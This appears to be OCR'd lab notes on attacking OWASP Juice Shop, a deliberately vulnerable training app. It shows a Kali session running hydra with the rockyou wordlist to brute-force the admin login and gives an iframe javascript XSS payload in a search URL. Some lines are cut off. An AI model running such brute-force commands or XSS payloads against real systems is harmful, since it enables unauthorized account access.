
gunzip:
A utility to decompress .gz (Gzip) files.
It replaces the compressed file with its decompressedversion in the same directory.

rockyou .txt.gz:
The name of the file to decompress.

Using hydra command to find admin password



```
┌──(root㉿kali)-[/home/kali]
└─# ping juice-shop.herokuapp
ping: juice-shop.herokuapp: Name or service not known

┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 juice-shop.herokuapp.com
PING juice-shop.herokuapp.com (54.73.53.134) 56(84) bytes of

── juice-shop.herokuapp.com ping statistics ──
1 packets transmitted, 0 received, 100% packet loss, time 0ms


┌──(root㉿kali)-[/home/kali]
└─# cd /usr/share/wordlists/

┌──(root㉿kali)-[/usr/share/wordlists]
└─# sudo gunzip rockyou.txt.gz
gzip: rockyou.txt.gz: No such file or directory

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  jo

┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.t
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 logi
[DATA] attacking http-post-forms://54.73.53.134:443/rest/user/log
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass
```



https://demo.owasp-juice.shop/#/search?q=<iframe src%3D"javascript:alert(`xss`)">.

ame src="javascript:alert(`xss`)">.

Search Results -

demo.owasp-juice.shop

xss

Drive link video
https://drive.google.com/drive/folders/1hwPl_rl3Kbqys3CsA9MI7xRVgxH5TRZE?usp=sharing